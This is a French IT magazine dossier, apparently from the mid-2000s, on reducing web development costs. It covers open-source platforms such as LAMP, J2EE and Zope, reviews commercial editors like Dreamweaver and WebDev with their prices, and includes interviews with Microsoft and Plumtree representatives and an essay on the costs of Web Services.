Le développement web peut-il être peu cher ? La réponse est oui. Des nuances sont tout de même à apporter ici ou là, comme on l'a vu plus haut. Pour les besoins " basiques " et les petits projets, le côté Open Source joue à plein, même si pour les technologies Microsoft, des solutions gratuites existent aussi (la licence serveur de Windows demeure toutefois). Par contre, pour des projets plus lourds de type J2EE, Web Services, environnement RAD, montée en charge, etc., il peut devenir difficile de réellement abaisser les coûts de façon significative. Là, ce sera le plus souvent au cas par cas. Pour les applications critiques, mieux vaudra sans doute, dans un premier temps, privilégier les solutions éprouvées des éditeurs, quitte à tester et essayer des solutions alternatives. Cependant, outre le côté licence, il paraît difficile pour une SSII ou une entreprise de baisser les coûts du développement Web au niveau humain, même s'il

est toujours possible de passer par de l'off-shore. Côté sécurité et matériel, là encore, difficile de comprimer les coûts. La qualité des serveurs est un gage de disponibilité des applications Web. Rien n'interdit aussi d'opter pour une architecture web mixte : Open Source et propriétaire.

D'autre part, même si on ne parle pas encore de nouvelle génération, les formulaires dynamiques sont de nouvelles applications Web, permettant sans aucun doute de simplifier une architecture et/ou une chaîne de décision. Aujourd'hui entre Flash (associé à Flex), Acrobat PDF et les formulaires XML de type InfoPath, le choix est assez large. Mais, attention, là, on ne peut pas parler de développement Web pas cher. Ce sont avant tout des architectures techniques propriétaires dans les outils et le logiciel serveur. N'oubliez pas non plus d'adopter pour vos applications web une architecture souple et ouverte, afin d'absorber les évolutions futures.

■ François Tonic

5 règles pour développer moins cher

Réduire les coûts de développement est essentiellement affaire d'organisation. Ainsi, une approche industrielle, basée sur le respect des standards et une architecture favorisant la réutilisation de composants, aboutit à coup sûr à des gains d'efficacité. Le recours aux solutions Open source, souvent gratuites, est aussi un bon réflexe même si, côté logiciel, les solutions payantes restent plus productives.

1. Réfléchir avant d'agir !

Cela va sans dire, mais il est toujours bon de rappeler que l'architecture technique d'un site web détermine son évolutivité, ses performances et son coût de maintenance... mais aussi son coût de développement initial !

Pour développer moins cher, le premier réflexe consiste donc à s'appuyer sur une architecture favorisant une logique de composants (fonctionnels, techniques, d'interface) de manière à pouvoir factoriser plus facilement le code, par exemple, sous forme de fonctions stockées dans une librairie. En découplant, contenu, traitements et interface, cette approche permet d'industrialiser le développement en réduisant le nombre de pages à maintenir à... un index, des règles d'affichage et des traitements métier. Bien conçues et développées, les fonctions sont en plus réutilisables, à moindre coût, de projet en projet. (Figures 1 et 2)

2. Se conformer aux standards

Au niveau de l'interface utilisateur, le recours aux standards HTML ou XHTML (1), aux Cascading Style Sheet (2) et aux Server Side Include (SSI) permet de gagner en productivité. Avec les SSI, les ajustements du client (modification du menu, nouveau bandeau, etc.) sont effectués sur un seul fichier (menu.inc.php par exemple)... et répercutés sur l'ensemble du site. Les feuilles de style (CSS2) apportent la même efficacité, en autorisant le développeur à modifier toute l'interface (positionnement des éléments dans la page, style graphique, etc.) à partir d'un seul fichier de configuration, basé sur une logique d'héritage de propriétés.

En plus d'importants gains de productivité lors de la création, cette approche permet de réaliser de réelles économies lors de la maintenance du site.

3. S'appuyer sur les plates-formes Open Source...

Aujourd'hui, les plates-formes de développement Open Source ne manquent pas ! LAMP - Linux, Apache, MySQL, PHP(3)- propose à lui seul une plate-forme complète de développement web, comme en témoigne Franck Gonzales, consultant chez Osaxis : " si le milieu du logiciel libre pêche encore en terme de complétude pour l'aspect métier, les offres répondent par ailleurs pleinement aux besoins des équipes de développement d'un point de vue technique ". Du côté J2EE (4), la référence pour les projets complexes, Tomcat (5), souvent couplé à JBoss (6) ou Jonas(7), offrent d'excellents serveurs d'applications qui sont utilement complétés par des frameworks comme Struts (8), Cocoon (9) ou encore WebWork (10). Les spécialistes du Python (11) et des architectures à objets peuvent compter

sur Zope (12) qui propose un environnement complet de développement (serveur d'applications, base de données, serveur Web, etc.) auquel s'ajoutent des frameworks tels que Plone (13) ou CPS (14). Enfin, l'univers .Net offre lui aussi des supports open source, comme mono (15) ou DotGNU (16). Ce ne sont là que quelques exemples de la richesse dont disposent les développeurs web, le choix de la plate-forme et du framework dépendant évidemment de la nature du projet.



4. ... et les briques existantes

Toutes les plates-formes de développement disposent de briques Open Source. Mais très peu sont aussi riches et dynamiques que PHP. Il existe pour ce dernier, un vivier de scripts qui ne demandent qu'à être copiés/collés, adaptés, personnalisés, etc. gratuitement, pour peu que l'on respecte les clauses de licence ! A commencer par des packages permettant d'installer en quelques clics son environnement de développement, tel le célèbre EasyPHP (17) incluant Apache, PHP, MySQL, PHPMyAdmin. Chaque besoin est adressé par des centaines de solutions, comme Midgard (18), Spip (19), et Mambo Open source (20) pour la gestion de contenu, PEEL (21) pour la vente en ligne, PHP Point of Sale (22) pour la gestion de points de vente, etc.

Le monde PHP fournit en plus de nombreux progiciels gratuits : gestion du projet avec PHP Projekt (23), bug reporting avec Mantis (24), debugage avec DBG (25), etc.

5. Augmenter sa productivité grâce aux bons outils

Reste qu'investir dans un outil comme Dreamweaver MX (26) permet de réduire drastiquement les coûts tant il apporte des gains de productivité. Son concept est simple. Il répond à de nombreux besoins du développeur avec la même interface, quel que soit le langage utilisé : ASP, ColdFusion, Java, PHP, Javascript, XML, etc. Des alternatives, gratuites, mais souvent moins performantes, existent comme Maguma Studio Free (27) pour les projets PHP, EasyASP pour les sites e ASP.Net (28) ou encore Eclipse (29) pour les projets J2EE. On peut leur associer toute une série de petits utilitaires gratuits qui permettent de gagner du temps, tels que des éditeurs de CSS comme Top Style Lite (30), des générateurs de formulaires (31) ou des générateurs de requêtes comme MyQry (32) ou Aqua Data Studio (33).



Du modèle 3 tiers au modèle à couche, de nombreuses variantes permettent d'adapter l'architecture technique aux besoins du projet.

■ Stéphane Bordage

Stéphane Bordage (sbordage@leprojetweb.com) apporte son expertise à de grandes sociétés et institutions (Nestlé Waters, La Poste, Ministère de la culture et de la communication, etc.). Il les aide à réaliser les phases amont de leurs projets web : stratégie, faisabilité, appel d'offres, conception fonctionnelle et technique, etc.

Liens

- (1) <http://www.w3.org/TR/xhtml1/>
- (2) <http://www.w3.org/Style/CSS/>
- (3) <http://www.php.net>
- (4) <http://java.sun.com/j2ee/>
- (5) <http://www.jboss.org/index.html>
- (6) <http://jonas.objectweb.org/>
- (7) <http://jakarta.apache.org/tomcat/>
- (8) <http://jakarta.apache.org/struts/>
- (9) <http://cocoon.apache.org/>
- (10) <http://www.opensymphony.com/webwork/>
- (11) <http://www.python.org/>

- (12) <http://www.zopera.org/>
- (13) <http://www.plonefr.org/>
- (14) <http://www.cps-project.org/>
- (15) <http://www.go-mono.com/>
- (16) <http://www.gnu.org/projects/dotgnu/>
- (17) <http://www.easyphp.org>
- (18) <http://www.midgard-project.org/>
- (19) <http://www.spip.net/>
- (20) <http://www.mamboserver.com/>
- (21) <http://www.peel.com.fr/>
- (22) <http://www.phppointofsale.com/>
- (23) <http://www.phprojekt.com/>
- (24) <http://www.mantisbt.org/>
- (25) <http://dd.cron.ru/dbg/>
- (26) <http://www.macromedia.com/software/dreamweaver/>
- (27) <http://www.maguma.com/>
- (28) <http://www.easyasp.org/>
- (29) <http://www.eclipse.org/>
- (30) <http://www.bradsoft.com/download/index.asp>
- (31) <http://www.ge-net.ch/page/index.php>
- (32) <http://www.myqry-generator.com>
- (33) <http://www.aquafold.com/>

Le développement Web " pas cher " : le côté Open Source

S'il existe certains outils commerciaux de qualité pour faciliter la conception et la réalisation d'applications ou de sites web, nous allons voir que bien souvent existent des alternatives libres aux outils commerciaux, permettant de réaliser de substantielles économies, sans toutefois atteindre systématiquement le même niveau d'ergonomie ou de fonctionnalité.

Les langages

Impossible d'évoquer le développement web sans parler des langages de scripts spécialisés. Parmi ceux-là, PHP (www.php.net) est sans doute le plus célèbre, mais pas le seul. En fait, à partir du moment où l'on dispose d'un serveur Apache (sous Linux de préférence), il est possible de coder des applications web dans de nombreux langages libres. On peut notamment citer le TCL (langage historique, sorte de shell évolué - tcl.sourceforge.net/), le Ruby (langage de script moderne totalement objet - www.ruby-lang.org), le Perl bien sûr, ou encore Python. Tous ces langages peuvent être interprétés par le simple ajout d'un module d'Apache. Pour ce qui concerne Python (www.python.org), une autre possibilité que l'installation du mode Python pour Apache est la mise en place d'un serveur Zope (www.zope.org). Principalement écrit lui-même en Python, Zope est un serveur d'application doublé d'un framework complet pour le développement web. Il intègre ses propres serveurs web et ftp, pour une installation des plus aisées.


Si tous ces langages remportent un succès indéniable, pour nombre de sites webs, même complexes, et de logiciels d'une envergure mesurée, Java reste la référence dans le cas de

développements plus conséquents. Là encore, le logiciel libre propose une palette intéressante de serveurs d'applications. Là où le marché commercial est largement dominé par WebSphere, WebLogic et autres WebObjects, des plates-formes libres telles que JBoss (www.jboss.org), JonAS (www.objectweb.org/jonas) ou Tomcat (jakarta.apache.org/tomcat) offrent des alternatives parfaitement convaincantes d'un point de vue technique.

De manière générale, ces outils disposent d'un support technique largement digne des meilleures offres commerciales, grâce à des communautés d'utilisateurs très importantes et très actives. Toutefois, ainsi que nous allons le voir dans le chapitre suivant, c'est au niveau des environnements de travail que l'artillerie libre a plus de mal à faire front aux poids lourds commerciaux.

Les outils

Depuis maintenant plus de six ans, le marché des outils d'édition de sites web est très largement dominé par un produit : Dreamweaver de Macromedia. Les outils peu chers ou gratuits sont clairement très en deçà de son niveau de sophistication. Mais malgré tout, on peut trouver certains outils vraiment efficaces, notamment pour la partie codage. Sous Linux, la palme du meilleur éditeur PHP (entre autres, mais plus spécialement) revient sans aucun doute à Quanta+ (quanta.sourceforge.net). Ce logiciel, intégré à l'arborescence de KDE depuis la série 3.x de l'environnement, dispose de fonctionnalités avancées d'édition, comme la prise en charge des fonctions et classes utilisateurs, avec liste des paramètres en ligne. L'environnement GNOME propose pour sa part Blue Fish (bluefish.openoffice.nl), un éditeur multilingage également, avec un support très soigné du HTML, mais également du JavaScript et des CSS. Sous Windows, on peut compter sur Maguma Studio (www.maguma.com) dans sa version gratuite déjà très complète, voire sa version " Share ", qui pour quelques dizaines



Quanta+ est sous Linux, le roi des éditeurs de scripts (notamment PHP)

d'euros représente vraiment un investissement rentable pour atteindre une productivité raisonnable en PHP.

Pour coder en Java, il y a bien sûr Eclipse (www.eclipse.org). Cet IDE ultra complet et extensible est en train de s'installer dans le paysage comme une référence également incontournable, aux côtés de produits comme NetBeans (www.netbeans.org).

Ces deux outils ayant l'avantage d'être supportés par de gros éditeurs comme IBM et Sun, la question de leur pérennité et de leur évolution ne se pose pas.

Les bases de données

Éléments essentiels des applications web modernes, les bases de données sont également très bien représentées dans le monde du logiciel libre. MySQL (www.mysql.com) est sans doute le plus représentatif des SGBDR libres, mais il n'est pas le seul. Pour des projets de moindre importance, il existe des solutions de persistance de données libres parfaitement efficaces, comme SQLite (www.sqlite.org). Il s'agit d'un moteur SQL complet qui ne nécessite pas de serveur (il travaille directement sur les fichiers, à la manière du moteur d'Access). SQLite a été intégré à la branche 5 du langage PHP, mais dispose de très nombreux wrappers, dont Python et Java.

■ Gauthier Delamarre

Les éditeurs Web " commerciaux "

Pour concevoir des sites, voire des applications Web, il faut bien des outils. Les environnements Web, il y en a beaucoup. Voici une toute petite sélection d'outils que l'on rencontre le plus souvent. Du côté Open Source, ne cherchez pas, il n'y a pas d'équivalent aux outils de conceptions Web présentés ci-dessous. Là, les prix seront incompressibles.


Macromedia Dreamweaver MX

On ne présente plus Dreamweaver MX. Il se complète toujours plus, au risque de devenir une tour de contrôle difficile à maîtriser. L'outil est à réserver aux gros sites, ayant beaucoup de pages, ou à ceux qui souhaitent avoir un outil RAD puissant et une large panoplie de fonctions. On peut faire tout et n'importe quoi avec : site statique ou dynamique en PHP, ASP ou JSP. Fonctionne sur Mac et PC. Pas de version Linux. L'intégration de l'outil avec les autres logiciels de la gamme MX permet de proposer des sites très optimisés au niveau animation, programmation et images. Dreamweaver travaille aussi très bien avec les SGBD, dont MySQL. La bonne idée de Macromedia : l'éditeur propose aussi plusieurs CD-Rom (les kits de ressources) contenant des exemples de code, des composants. Chaque volume est vendu 109 euros HT. Pour une version plus light mais aussi plus utilisable par les novices, on trouvera Contribute, très bien pour les petits sites et d'un prix assez raisonnable.

Prix indicatif : à partir de 479 euros HT, 149 euros HT pour Contribute

Adobe GoLive

Longtemps le concurrent direct de Dreamweaver, GoLive a cependant perdu la guerre, et ce, malgré des qualités évidentes. GoLive se contente surtout de faire des sites Web. Et il le fait plutôt bien. Il comporte de nombreuses fonctions pour créer des sites interactifs très axés multimedia. Au niveau programmation pour site dynamique, GoLive n'est pas le mieux placé, même s'il supporte pleinement XML et le format PDF. L'ergonomie générale est plus conviviale et simple à comprendre que sous Dreamweaver, quand on conçoit des sites, c'est un réel avantage. Et sa bonne intégration avec Photoshop est un plus indéniable. Dommage que GoLive ne soit pas aussi complet que Macromedia pour le côté



développement pur. Adobe propose aussi une version légère un peu à la Macromedia Contribute, il s'agit de GoLive co-auteur.


Prix indicatif : à partir de 479 euros HT, 99 euros HT pour Co-auteur

FrontPage 2003

Microsoft propose aussi son petit IDE pour concevoir des sites Web, FrontPage. La version 2003 améliore pas mal de choses : un code HTML plus propre, une vue code / visuel, intelligibilité, réutilisation de code. Outre HTML, FrontPage 2003 reconnaît CSS, XML et XSLT. Pour une utilisation légère et uniquement Windows, l'outil peut être intéressant, mais pour des développeurs Web plus " haut de gamme ", Dreamweaver semble bien mieux adapté. FrontPage fait des sites statiques et dynamiques.

Code charge studio

Cet outil est à mi-chemin entre un Dreamweaver et un FrontPage. L'interface de travail ressemble à celle que l'on peut trouver dans bien des Ide développement (Jbuilder,



VS.NET, Studio Creator...). Le RAD étonnera un peu par son fonctionnement, mais cela reste correct. La bonne idée est de pouvoir tester son site en live avec le serveur Web, sans quitter l'outil. L'éditeur de code est bien fait et le gestionnaire de projet est complet et rapide à utiliser. L'outil supporte ASP, ASP.NET, ColdFusion, PHP, Perl.

Prix indicatif : à partir de 83, 95 euros

WebDev 7

Du côté atelier tout-en-un, il y a bien évidemment WebDev. Il se dédie aux sites dynamiques. Il est livré avec pas mal d'exemples pour démarrer (un peu comme le fait Microsoft avec Starterkits pour ASP.NET). Il utilise son propre langage interne. Toujours pour aider, des assistants sont disponibles. Point faible de l'offre, il fonctionne uniquement en environnement Windows (un moteur WebDev est prévu sur Linux). WebDev permet de s'affranchir du HTML et même de JavaScript, le langage interne cache tout cela. Très utile quand on veut éviter des outils plus lourds, ou des technologies Java ou .NET plus complexes, surtout quand on ne les connaît pas. Il permet une connexion au SGBD très large. Pour une petite structure, WebDev est une bonne solution rapide et performante, même si elle coûte plus cher que de purs IDE.

Prix indicatif : à partir de 990 euros

■ F.T.

	Site statique	Site dynamique	Multimédia	Intégration aux autres outils de l'éditeur
Dreamweaver
GoLive
FrontPage 2003
CodeChargeStudio
WebDev 7		

* Médiocre - Passable / ** Bon / *** Excellent

Antoine Driard, Microsoft : "ce qui coûte le plus cher, c'est le côté humain"

INTERVIEW



Si Microsoft propose des solutions de haut niveau de développement Web payantes, il ne faut pas

non plus oublier un petit outil gratuit et très efficace : WebMatrix, mais aussi des kits prêts à l'emploi. Revenons sur l'offre Microsoft avec Antoine Driard (chef de produits outils de développement de la division développeurs & plates-formes d'entreprises Microsoft).

Programmez ! : Quels sont les outils dédiés aux développements Web que Microsoft propose ?

Antoine Driard : Sur les outils, pour les développeurs professionnels, nous proposons Visual Studio .NET. On le recommande pour les développements "pro". Il n'est pas forcément facile d'accès, il est payant et pèse assez lourd sur le disque dur. Des développeurs de Microsoft se sont alors dit qu'il fallait quelque chose de plus simple pour ASP.NET, d'où WebMatrix. WebMatrix est là pour faire découvrir ASP.NET. Il y a des sites dynamiques et statiques. FrontPage 2003 est plutôt propre pour tout ce qui statique. Avec WebMatrix, on peut éditer et modifier des bases SQL Server et Access. Mais, il est tout de même difficile de se lancer dans un site dynamique à partir de zéro. C'est pour cela que l'on propose des starters kits, contenant des exemples de sites avec le code source. Ils visent plusieurs "publics". La TPE peut les utiliser en développant très peu. Je crée un compte chez un hébergeur et je déploie. J'ai un site prêt à l'emploi. Si je suis un peu plus expérimenté. Je fais

WebMatrix, VS.NET, ASP.NET : les solutions Microsoft

une installation locale avec MSDE. Puis je pousse le site chez l'hébergeur. Enfin, je peux aussi m'inspirer des codes des exemples pour créer mon site. Ce code est librement utilisable.

PI : *Peut-on dire que WebMatrix serait un bon outil pour les petits projets ASP.NET ?*

AD : on peut le dire ainsi. Cependant, WebMatrix ne possède pas toutes les fonctions d'un VisualStudio.NET, par exemple, il n'y a pas d'intelligence.

PI : *Sur ASP.NET, il y a un gros souci de support du côté des hébergeurs. Où en est-on ?*


AD : Microsoft ne fournit pas de solutions d'hébergement. On a donc travaillé avec les hébergeurs sur le prix. Le coût logiciel pour un hébergeur est d'environ 5 euros. Il faut du volume pour que cela soit rentable. Aujourd'hui, on trouve des hébergements SQL Server / ASP.NET autour des 10 euros. En France, le moins cher est à 7 euros. Donc, l'hébergement pour ASP.NET n'est plus un souci, même si on ne trouve pas de solution gratuite.

PI : *De quelle manière peut-on répartir le coût du développement web ?*

AD : Il y a le prix de l'atelier de développement, de l'hébergement et du développement en lui-même.

PI : *Qu'est-ce que cela coûte ?*

AD : Pour moi, ce qui coûte le plus dans un développement Web est le côté humain. VS.NET coûte entre 500-600 euros. Les développeurs, notamment les développeurs Web, font peu de formations. Beaucoup de choses sont mal faites. En 5 jours de formation, les développeurs Web font un bond en avant. La particularité du Web Microsoft est que l'on est entièrement en Windows. Quand j'ai un Windows Server, j'ai aussi un serveur Web, un serveur d'application. Tout est intégré pour le



prix d'une licence. Ensuite, on peut utiliser des composants métiers tels que ceux d'Ilog ou d'Infragistics. Le gain de temps est là. Il ne faut pas réinventer la roue chaque fois. ASP.NET permet la réutilisation de composants. Mais il ne faut pas que cela soit une boîte noire.

PI : *Les nouvelles technologies Web renchérisent-elles le coût ?*

AD : On a des environnements de développement de plus en plus productifs. Cela peut aider à éviter le renchérissement du développement web. Par exemple, si j'ai un AS/400 et que je souhaite exposer les données sur le Web, le Web Service n'est pas plus cher que les solutions précédentes.

PI : *Et l'Open Source ? On voit que certains outils et technologies libres et/ou Open Source, comme PHP, ont pris une importance croissante dans le développement web. Quel est votre sentiment ?*

AD : PHP a une part de marché importante. ASP.NET est cependant en forte croissance. L'Open Source a sans doute marqué les esprits. Sur Source Forge, on trouve des projets .NET pour le développement Web. DotNetNuke est une vraie solution Open Source, utilisant les technologies Microsoft et notamment ASP.NET. Côté plate-forme, on a Linux et Windows. On va vers un équilibre.

■ *Propos recueillis par François Tonic*

Rationaliser et cataloguer les applications web !



À l'heure où les applications Web se multiplient comme des petits pains, certaines

questions se posent sur leur référencement dans l'entreprise, afin de les maîtriser et de savoir ce qui est disponible pour les utilisateurs internes et externes. Sur ce sujet sensible et hautement stratégique, nous avons interrogé Hervé Hamelin (regional director, Europe du Sud) de la société Plumtree, un éditeur pionnier dans les portails Internet.

Programmez ! : On constate ici ou là l'immense demande des entreprises envers les applications Web. Assiste-t-on toujours à une explosion de développement ? Sont-elles homogènes ou au contraire très segmentées ?

Hervé Hamelin : Pour nous, oui, il y a une vraie impulsion des développements web. Les applications Web sont très diversifiées. Cela peut concerner de grandes communautés (d'utilisateurs) comme de petites, d'une dizaine de personnes. Ces communautés ont des besoins spécifiques. De plus, avec l'application Web il est possible de combiner plusieurs applications existant dans l'entreprise. On veut faciliter le développement des applications web autour du portail. On constate aussi un gros besoin vers l'"orienté service". On insiste sur l'architecture, notamment via les

Web Services. Il faut pouvoir peupler le portail avec des applications dont l'entreprise a besoin. On voit aussi apparaître des portlets dynamiques.

P ! : Avec la multiplication des applications Web, y a-t-il un réel besoin de catalogage de ces applications ? Cela peut-il servir à leur gestion ? Cela concerne-t-il toutes les applications ?

P ! : Effectivement, d'où le portail. Si on rend le développement web plus simple, on développera encore plus. D'où la nécessité d'une gouvernance du portail. Plumtree propose deux outils, un de gouvernance, et l'autre est un catalogue. Dès que l'on crée une portlet ou toute autre application, on le renseigne. Sur la gouvernance, on peut proposer aux développeurs de bonnes règles de conception. Cela peut aussi servir à créer un historique des applications. Il est possible par ces outils de rationaliser et de mieux utiliser les applications, tout en sachant ce qui a déjà été réalisé dans l'entreprise.

P ! : Quels sont les types d'applications web les plus en vogue en ce moment ? Arrive-t-on à des applications homogènes ou plutôt hétérogènes ? Pour vos solutions, comment procédez-vous ? Par les standards ?

HH : Aujourd'hui, nous constatons un fort développement des tableaux de bord. En dessous, il y a une sous-couche très hétérogène. On prend les informations de différents systèmes que l'on assemble. Il faut disposer d'une architecture la plus ouverte possible. On utilise bien entendu des standards comme le JSR 168 (N.D.L.R. : spécifications des portlets). Ce n'est pas suffisant. Nous supportons nativement J2EE et .NET, le tout basé sur du Web Service.

P ! : Une meilleure gestion des applications Web est-elle un gage de réduction des coûts pour l'entreprise ?

HH : C'est selon les entreprises. C'est presque un choix d'organisation. Certaines ont compris l'intérêt et le besoin de centralisation. Pour



d'autres, ce n'est pas encore une évidence. L'objectif est de pouvoir développer et mettre en place rapidement de nouvelles applications web.

P ! : Va-t-on alors vers toujours plus d'applications web ?

HH : Totalemment.

P ! : N'est-ce pas dangereux pour l'entreprise ? Ne faudrait-il pas consolider l'existant ?

HH : Mon sentiment est que si les applications web apportent rentabilité et productivité, on continuera à en développer. On consolide en avançant. On tend vers de plus en plus de spécifique et non plus vers du générique. On s'adresse aux besoins des utilisateurs.

P ! : Une des tendances que l'on voit chez les éditeurs, est la volonté d'imposer une plateforme technologique unique pour tout son système interne. Le marché tend-il réellement vers cette homogénéité de son environnement applicatif et technologique ?

HH : Notre approche est de ne pas forcer l'entreprise à opter pour telle ou telle technologie. C'est pour cela que l'on supporte aussi bien Java que .NET. Il va être très difficile de mettre en place une architecture homogène. En quelque sorte, nous ajoutons une couche d'abstraction, en laissant vivre les développements PHP, Java, .NET, etc. On ne dit pas de migrer. On ajoute simplement une couche au-dessus de tout cela.

■ Propos recueillis par François Tonic



Les Web Services vont-ils augmenter le coût des applications web ?



Les Web Services sont apparus depuis déjà plus de trois ans, et malgré un démarrage relativement lent, on dispose maintenant de suffisamment de retours d'expériences pour aborder la question de leur coût. Les Web Services sont-ils adaptés à tous les besoins ? Faut-il craindre une augmentation des coûts de développement (web) ? Si oui, dans quels cas d'utilisation ?

Attention à l'architecture !

Les Web Services sont principalement utilisés dans trois cas : les échanges inter applicatifs, les échanges inter systèmes d'information et la syndication de contenu. Les deux premiers usages, qui correspondent bien souvent aux projets EAI et B2B nécessitent, en préalable à leur implémentation, une solide phase de spécification. En effet, il ne suffit pas de mettre à disposition des applications utilisatrices quelques vagues fonctions renvoyant des blocs XML ! La mise en place d'une solution basée sur des Web Service doit absolument se faire sur la base d'une architecture solide qui intègre toutes les problématiques rencontrées : montée en charge, gestion des transactions, mécanismes de compensation, cinématique des échanges. Autant de contraintes dont la prise en compte augmente le coût des solutions. Mais attention, ces surcoûts-là sont propres à toutes les architectures orientées services, et pas uniquement aux Web Services. La démarche d'urbanisation est néanmoins un pré requis coûteux, mais indispensable à la mise en place de solutions orientées services. Le troisième usage, qui concerne la syndication de contenu nous semble aujourd'hui être le plus adapté à l'utilisation des Web Services, car il n'utilise pas de mécanismes transactionnels. Dans ce cas-là, aucun surcoût lié à l'architecture n'est à prévoir.

Un standard encore incomplet

Les Web Services utilisent le protocole SOAP pour la gestion des messages, mais celui-ci n'offre aucun mécanisme avancé pour le support de fonctionnalités complexes telles que le routage, la sécurité ou la gestion des transactions. Celles-ci sont traitées dans le cadre d'ex-

tensions (les spécifications WS-XXXX), dont la plupart sont encore à l'état de draft. A moins de développer des Web Services totalement "non transactionnels", c'est-à-dire sans mécanismes de compensation ni d'unicité de traitement des messages, on est obligé de les rédévelopper, ce qui occasionne un surcoût important.

Des offres encore peu adaptées

Les principaux éditeurs (IBM, SUN, Microsoft, ...) ont des solutions qui permettent de publier et de consommer des Web Services. Mais l'expérience montre que pour le développement et la publication des services, la qualité des implémentations et l'intégration avec les outils de développement sont très inégales d'un produit à l'autre. A ce jour, c'est incontestablement Microsoft qui détient la solution

la plus rapide et la plus économique pour le développement et la publication de Services Web, sa plate-forme .NET ayant été dès le départ conçue pour les supporter. Du côté du monde Java, il existe de nombreuses implémentations concurrentes (Apache, IBM, Glue, SUN ...) avec des caractéristiques et des performances très variables. A noter aussi, la possibilité de développer des Web Services à moindre coût avec la plate-forme PHP.

Conclusion

Les Web Services sont aujourd'hui surtout utilisés dans les applications web, pour permettre la syndication de contenu. Ils offrent une solution simple et peu coûteuse de partage d'informations. En revanche, leur utilisation dans des applications de gestion avec des échanges complexes reste difficile et coûteuse. Mais la publication des nouvelles spécifications WS et surtout l'arrivée d'implémentations complètes et solides telles que Microsoft Indigo ou IBM WS-AT for WAS vont contribuer à fortement réduire les coûts de mise œuvre et à banaliser leur usage.

■ **Médéric Morel** est directeur technique de Neoxia, cabinet de conseil en architecture des systèmes d'information.
mederic.morel@neoxia.com



CAS D'ENTREPRISE

Open Source & JOnAS riment aussi avec ASP

Comment passer d'une architecture Perl / Unix à une solution J2EE, le tout entièrement Open Source, avec une architecture modulaire ? Cotranet depuis plusieurs années prouve que cela est possible avec une bonne vision et de bons outils...

